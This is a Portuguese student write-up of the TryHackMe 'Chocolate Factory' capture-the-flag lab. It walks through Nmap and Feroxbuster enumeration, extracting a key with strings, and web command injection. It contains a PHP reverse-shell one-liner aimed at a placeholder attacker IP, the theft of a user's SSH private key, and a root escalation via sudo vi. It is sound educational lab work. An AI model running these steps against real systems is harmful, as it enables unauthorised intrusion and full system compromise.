

Universidade de Brasília
Tópicos Avançados em Computadores

Write-Up

TryHackMe – Chocolate Factory

Plataforma: TryHackMe
Dificuldade: Fácil
Data de Resolução: 26/04/2026

Autor: Mateus Reis Bastos
Matrícula: 241008513

Universidade de Brasília – UnB
2026

Sumário

1	Visão Geral	2
2	Reconhecimento	2
3	Exploração	3
4	Escalada de Privilégios	4
5	Conclusão	5

1 Visão Geral

A máquina apresenta um cenário de enumeração de portas, exploração de injeção de comandos web (*Command Injection*) e escalada de privilégios em ambiente Linux, com o objetivo final de coletar as flags de usuário e root.

A superfície de ataque inicial explorada consistiu na descoberta de uma porta que hospedava uma dica para o download de um arquivo misterioso, do qual uma chave criptográfica (*key*) foi extraída, além da identificação de um painel de comandos vulnerável na página `home.php`. Após o acesso, a exploração seguiu para a obtenção de uma *reverse shell* em PHP através do painel vulnerável, o que permitiu o acesso ao código-fonte de parte da aplicação (`validate.php`) e a transição para um acesso persistente via roubo de uma chave privada SSH do usuário `charlie`. Por fim, a escalada de privilégios para root foi garantida pela exploração de uma configuração insegura do `sudo` atrelada ao editor de texto `vi`, permitindo a execução de um shell de superusuário para descriptografar e coletar a flag final.

2 Reconhecimento

Inicialmente, foi realizada uma varredura utilizando o **Nmap**. Foram encontradas diversas portas abertas e, ao interagir com cada uma delas, o servidor retornava mensagens distintas sobre possuir ou não algo útil. Em uma dessas portas, identificou-se uma referência direta indicando onde a *key* poderia ser encontrada.

```
1 nmap -sC -sV -v -T4 <TARGET_IP>
```

Ao acessar a página indicada, um arquivo foi baixado automaticamente. Na tentativa de descobrir a natureza desse artefato, utilizou-se o utilitário `file`:


```
1 file <ARCHIVE_NAME>
```

Para extrair informações legíveis, empregou-se o comando `strings`, o qual revelou com sucesso a chave (*key*) oculta em seu conteúdo:

```
1 strings <ARCHIVE_NAME>
```

Paralelamente, executou-se o **Feroxbuster** para força bruta de diretórios, o que resultou na descoberta da página oculta `home.php`:

```
1 feroxbuster -u http://target.com \  
2 -w /usr/share/wordlists/dirb/common.txt \  
3 -x php,html,txt,js
```



```
|_ hope you wont drown Augustus"  
113/tcp open  ident?  
| fingerprint-strings:  
|_  DNSVersionBindReqTCP, GenericLines, GetRequest, HTTPOptions, Help, NCP, NULL, NotesRPC, RTSPRequest, SMBProgNeg, oracle-tns:  
|_ http://localhost/key_rev_key ← You will find the key here!!!  
119/tcp open  nntp?
```

Figura 1: Varredura de portas com Nmap mostrando dica sobre a key.

```

GLIBC_2.2.5
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
5j
%l
%j
%b
%Z
%R
%J
%b
=9
AWAVI
AUATL
[JA\A]A^A_
Enter your name:
laksdhfas
congratulations you have found the key:
b'-VkgXhFf6sAEcAwRC6YR-SZbiuSb8ABXeQuvhcGSQzY='
Keep its safe
Bad name!
;*3$"
GCC: (Ubuntu 7.5.0-3ubuntu1-18.04) 7.5.0
crtstuff.c
deregister_tm_clones
__do_global_dtors_aux
completed.7698
__do_global_dtors_aux_fini_array_entry
frame_dummy
__frame_dummy_init_array_entry
license.c

```

Figura 2: Extração da key do arquivo baixado utilizando o comando strings.

```

kali@kali:~/ferroxide$ ./ferroxide http://choco.com -u /usr/share/wordlists/dirb/common.txt -e php,html,tst,js
FEROX OXIDE
by Ben "epi" Risher ver: 2.13.1

Target Url: http://choco.com/
In-Scope Url: choco.com
Threads: 50
Wordlist: /usr/share/wordlists/dirb/common.txt
Status Codes: 201 Status Codes
Timeout (secs): 5
User-Agent: Feroxbuster/2.13.1
Config File: /etc/ferroxbuster/ferox-config.toml
Extract Links: true
Extensions: [php, html, txt, js]
HTTP Methods: [GET]
Recursion Depth: 4

Press [ENTER] to use the Scan Management Menu

GET 91 28w 274c Auto-filtering found 201-like response and created new filter; toggle off with --dont-filter
GET 91 28w 274c Auto-filtering found 201-like response and created new filter; toggle off with --dont-filter
GET 11 2w 83c http://choco.com/validate.php
GET 691 131w 1466c http://choco.com/
GET 321 40w 569c http://choco.com/index.html
GET 691 131w 1466c http://choco.com/index.html
[#####] - 67s 23805/23805 8s found 1
[#####] - 66s 23878/23878 54s/s http://choco.com/

```

Figura 3: Resultado da varredura do Feroxbuster.

3 Exploração

Na página `home.php` descoberta pelo Feroxbuster, identificou-se um painel que permitia inserir comandos, simulando um terminal Linux. A inserção do comando `ls` revelou diversos arquivos com extensão `.php`, confirmando a vulnerabilidade de execução remota de comandos (*Remote Code Execution*).

A estratégia adotada foi testar um *payload* de *reverse shell* em PHP. O Netcat foi configurado localmente para escutar na porta 1234 e o seguinte comando foi executado no painel vulnerável:

```

1 php -r '$sock=fsockopen("<MY_MACHINE_IP>",<LISTENING_PORT>);
2 exec("/bin/sh -i <&3 >&3 2>&3");'

```

O terminal da shell abriu no diretório base do servidor web (`/var/www/html`). A listagem dos arquivos com `ls` permitiu a identificação do arquivo `validate.php`. A leitura

de seu conteúdo por meio do comando `cat` expôs um script de validação que continha o nome de usuário aceito na aplicação: `charlie`.

Durante a exploração do sistema no diretório `/home/charlie`, localizou-se uma chave privada SSH. O conteúdo foi copiado para a máquina local e as permissões do arquivo foram ajustadas:

```
1 chmod 600 id_rsa
2 ssh -i id_rsa charlie@<TARGET_IP>
```

Com essa chave, o login via SSH como `charlie` foi bem-sucedido, garantindo a visualização da flag de usuário:

```
1 cat user.txt
2 <FLAG>
```




Figura 4: Painel web usado para injeção de comandos.




Figura 5: Acesso à reverse shell com Netcat.

4 Escalada de Privilégios

Com o acesso estável via SSH, tornou-se necessário elevar os privilégios para buscar a flag root. A execução do comando `sudo -l` revelou que as permissões do `sudo` estavam mal configuradas: o sistema permitia que o usuário `charlie` rodasse o editor de texto `vi` com privilégios de qualquer usuário, incluindo o root, sem exigir senha.


```
1 sudo -l
2 # (ALL : !root) NOPASSWD: /usr/bin/vi
```

Para a obtenção de acesso total, executou-se `sudo vi`. O editor `vi` possui a capacidade de invocar comandos do sistema subjacente. A inserção do comando `:!bash` dentro da interface do editor acionou a abertura de um terminal interativo executando como root:

```
1 :!bash
```

Com privilégio máximo, a navegação até o diretório `/root` revelou o script `root.py`. Durante sua execução, o script solicitou um *input*. A inserção da *key* descoberta na fase de reconhecimento resultou na descryptografia de uma mensagem oculta e na revelação da flag root:

```
1 cd /root
2 ls
3 # root.py
4 python3 root.py
5 # <insira a key encontrada no reconhecimento>
6 # <FLAG>
```



```
charlie@ip-10-67-183-156:/$ sudo -l
Matching Defaults entries for charlie on ip-10-67-183-156:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User charlie may run the following commands on ip-10-67-183-156:
    (ALL : !root) NOPASSWD: /usr/bin/vi
charlie@ip-10-67-183-156:/$
```

Figura 6: Verificação de privilégios `sudo -l` mostrando o `vi`.

5 Conclusão

A invasão da máquina dependeu da enumeração de portas e diretórios, que revelou uma *key* essencial em um arquivo escondido e expôs uma página com falha de injeção de comandos web. O estabelecimento de uma *reverse shell* via *payload* PHP foi crucial para o acesso inicial ao servidor. A exploração interna levou ao encontro de uma chave SSH, e a escalada de privilégios baseou-se no abuso de uma configuração vulnerável do `sudo` associada ao `vi`.

O cenário demonstra o alto risco de expor painéis de comandos sem sanitização adequada e os perigos da distribuição incorreta de permissões de superusuário em ambientes Linux.

5 Referências

- [1] PentestMonkey. *Reverse Shell Cheat Sheet*. Disponível em: <https://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet>.
- [2] GTFOBins. *vi* – *GTFOBins*. Disponível em: <https://gtfobins.github.io/gtfobins/vi/>.